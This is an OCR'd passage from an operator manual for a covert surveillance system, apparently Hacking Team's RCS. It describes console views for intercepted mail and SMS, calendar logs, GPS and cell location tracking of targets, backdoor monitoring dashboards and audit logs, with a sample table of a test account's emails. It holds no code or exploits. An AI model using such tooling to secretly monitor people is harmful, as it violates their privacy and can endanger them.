
Every row of logs describes an appointment, event, meeting or task.

These are the main fields available in this view:

- Date: date and time;
- Event: object of the appointment;
- Type: type of the appointment (if specified);
- Start: date and time since appointment starts (some types of appointment doesn’t have a start time but only a Finish time);
- Stop: this field describes the date and time when the appointment finishes;
- Extended Info: in this field there may be
  - LOC: location where the appointment will take place;
  - NOTE: some notes about the appointment;
  - REC: recipients that take part in the meeting.

Messages

This agent viewer let you browse through logs of kind “mail”, “sms” or “mms”.



Id	Tag	Notes	Date	Type	From	To	Subject	Size	Body
171048		0	2009-07-09 12:51:38	MAIL	"events" <events@eeye.com	testhth@gmail.com	Blink Personal 4.0 Beta Program	8 Kb	Retrieved
171047		0	2009-07-09 12:51:38	MAIL	"TestHT TestHT" <testhth@g	thomas@hackingteam.it	Conf BACKUP	755 B	Retrieved
171046		0	2009-07-09 12:51:38	MAIL	"TestHT TestHT" <testhth@g	cod@hackingteam.it, luca.fili	Fwd: Informazioni importanti su GFI	6 Kb	Retrieved
171045		0	2009-07-09 12:51:38	MAIL	GFI Divisione Italia <sales@	testhth@gmail.com	Informazioni importanti su GFI LANgu	8 Kb	Retrieved
171044		0	2009-07-09 12:51:38	MAIL	GFI Divisione Italia <sales@	testhth@gmail.com	Informazioni importanti su GFI LANgu	8 Kb	Retrieved
171043		0	2009-07-09 12:51:38	MAIL	F-Secure valutazione <ec-te	Tieig Pippis <testhth@gmail.	F-Secure: Non dimenticarlo F-Secure	7 Kb	Retrieved
171042		0	2009-07-09 12:51:38	MAIL	"TestHT TestHT" <testhth@g	thomas@hackingteam.it	NSIS	75 Kb	
171041		0	2009-07-09 12:51:38	MAIL	"TestHT TestHT" <testhth@g	thomas@hackingteam.it	configuratore script	141 Kb	
171040		0	2009-07-09 12:51:38	MAIL	"Skype" <noreply@welcome	testhth@gmail.com	Funzioni avanzate Skype per principi	12 Kb	Retrieved
171039		0	2009-07-09 12:51:38	MAIL	"a-squared Control Center"	"Tieig" <testhth@gmail.com:	Your newsletter subscription	7 Kb	Retrieved
171038		0	2009-07-09 12:51:38	MAIL	"a-squared Control Center"	"Tieig" <testhth@gmail.com:	Your user account information	7 Kb	Retrieved
171037		0	2009-07-09 12:51:38	MAIL	vrtsupport@symantec.com	testhth@gmail.com	Your account access information	4 Kb	Retrieved
171036		0	2009-07-09 12:51:38	MAIL	noreply@watchfire.com	testhth@gmail.com	AppScan Evaluation Information.	5 Kb	Retrieved
171035		0	2009-07-09 12:51:38	MAIL	"ClubSymantec" <clubsyma	testhth@gmail.com	ClubSymantec: Guarda Avanti. Tu ha	64 Kb	
171034		0	2009-07-09 12:51:38	MAIL	AladdinWebMailer@Aladdin.c	testhth@gmail.com	Your HASP SRM Developer Kit Reque	5 Kb	Retrieved
171033		0	2009-07-09 12:51:38	MAIL	F-Secure valutazione <ec-te	Tieig Pippis <testhth@gmail.	F-Secure: Ottenga una protezione co	7 Kb	Retrieved
171032		0	2009-07-09 12:51:38	MAIL	<service@microsoft.com>	<testhth@gmail.com>	Microsoft Order in Process -- Order N	4 Kb	Retrieved
171031		0	2009-07-09 12:51:38	MAIL	Microsoft <cnfrmpro@micros	testhth@gmail.com	Verification E-Mail	4 Kb	Retrieved
171030		0	2009-07-09 12:51:38	MAIL	<no-reply@bullguard.com>	"testhth@gmail.com" <testhl	Welcome to BullGuard	7 Kb	Retrieved


These are the main fields available in this view:

- Date: date and time;
- From: sender of the message;
- To: receiver of the message;
- Type: type of the message, MAIL, SMS, MMS;
- Subject: part of the message body.
- Size: size of the entire message
- Body: can be used to search a keyword. The column indicates if the body was retrieved or not

Double-clicking on a row will appears on the lower part of the view, the complete message body of the mail, MMS or SMS.

Location


This agent viewer let you browse through logs of kind: gps, gsm, cdma, wifi or ip.
You will be able to know the geographic position of the target.



These are the main fields available in this view:

- Date: date and time
- Type: the kind of information retrieved
- Location: the location of the target;
- Note: if the note is empty, it will be automatically filled with the address of the location once the location is inspected (drawn on the map);

Double-clicking on a row will appears on the lower part of the view a map that shows the geographic location that the log describes.



You can perform some operations on the map:

Move over all the map with the direction cross;


Change the log view in the map moving right and left with arrows;

Zoom in and zoom out on the map image.

If you select more than one log you will see all the logs on the same map indicating the path of the target. Select them with the “shift” key and then press “enter”.

Device


This agent captures all the system information of the target. It is also possible to capture the list of installed programs on the target machine. It is useful to monitor the disk and RAM usage to know if some agents have to be shut down to save disk space or system resources




You can also retrieve the list of the applications installed on the target system.

THE DASHBOARD SECTION

The dashboard let you highlight those activities or targets or backdoors to be monitored carefully. Each user can add to the dashboard its own “hot” targets to have a quick view of the investigation.



Just double click on an item in left menu or drag it to the centre of the screen and put it under observation: a corresponding “balloon” will appear on the dashboard.



Selected items will be monitored continuously (if automatic refresh is enabled) and newer (hottest) one will be placed on the top of the screen.
For all type of item: activities, targets, backdoors, there is a progress bar and a timer both showing the time elapsed from last received update:


1

▼ To expand a balloon, only for activities, to see its targets, and for targets to see its backdoors;
▲ To compress an expanded balloon;
x to remove a balloon from the dashboard.

A balloon shows an icon for each kind of log. When new data arrives the corresponding icon will be highlighted in red until logs are viewed.


To view the logs just click on its detail icon, then you will switch to the console view.

Activities balloon



Double click on target's panel to see its details. The id of the last seen target and last sync time is showed. In expanded form last sync time, and seen backdoor for each target are also displayed.

Targets balloon




Double click on one of backdoor's panel to see its details. The id of the last seen backdoor and last sync time is showed. In expanded form last sync time, last remote host and user and last IP for each backdoor are also displayed.

Backdoors balloon


All the balloons are dynamic. When the backdoor has not sent any logs you will see an empty balloon:

Once the logs arrive the balloon is filled with the icons of the logs that were sent.
New logs will have a red background in the balloon.



THE AUDIT SECTION

Every time a user performs a sensitive operation, such as creation of backdoors or targets, an audit log is generated. Those logs can be browsed by RCS Administrators (with ADMIN privilege) using the RCS Console under the tab “audit”.
Once activated the interface will show the audit log in this format:



Audit Log filter

The admin can perform queries on the log using the specific filter for each column. The filters are applied as for the logs clicking on the checkbox of the column to filter.

- **Date:** Specifying the start and/or the end date the program will show only logs generated in that particular time interval[1].
- **Actor:** Specify the user that has performed the action
- **Action:** Specify a particular action.

  Then we have the object manipulated by the action:
  - **User:** the user modified by the action
  - **Group:** the group modified by the action
  - **Activity:** the activity modified by the action
  - **Target:** the target modified by the action
  - **Backdoor:** the backdoor modified by the action

[1] The time refers to UTC.


- **Description:** the description of the actual parameters of the action. Here you can find other information useful to track exactly what the user has done.

NOTE: If the user specify more than one filter, logic “AND” paradigm will be used.

The search criteria can be reset at any time pressing the button:


As a shortcut the sidebar on the left can be used to perform queries on particular object manipulated by the action.
So if you select a user in the sidebar, the filter will be applied on the “user” column and not on the “actor” one.

A query on the audit logs can be exported locally by clicking on the “download audit logs” button. Only the currently displayed logs will be exported.



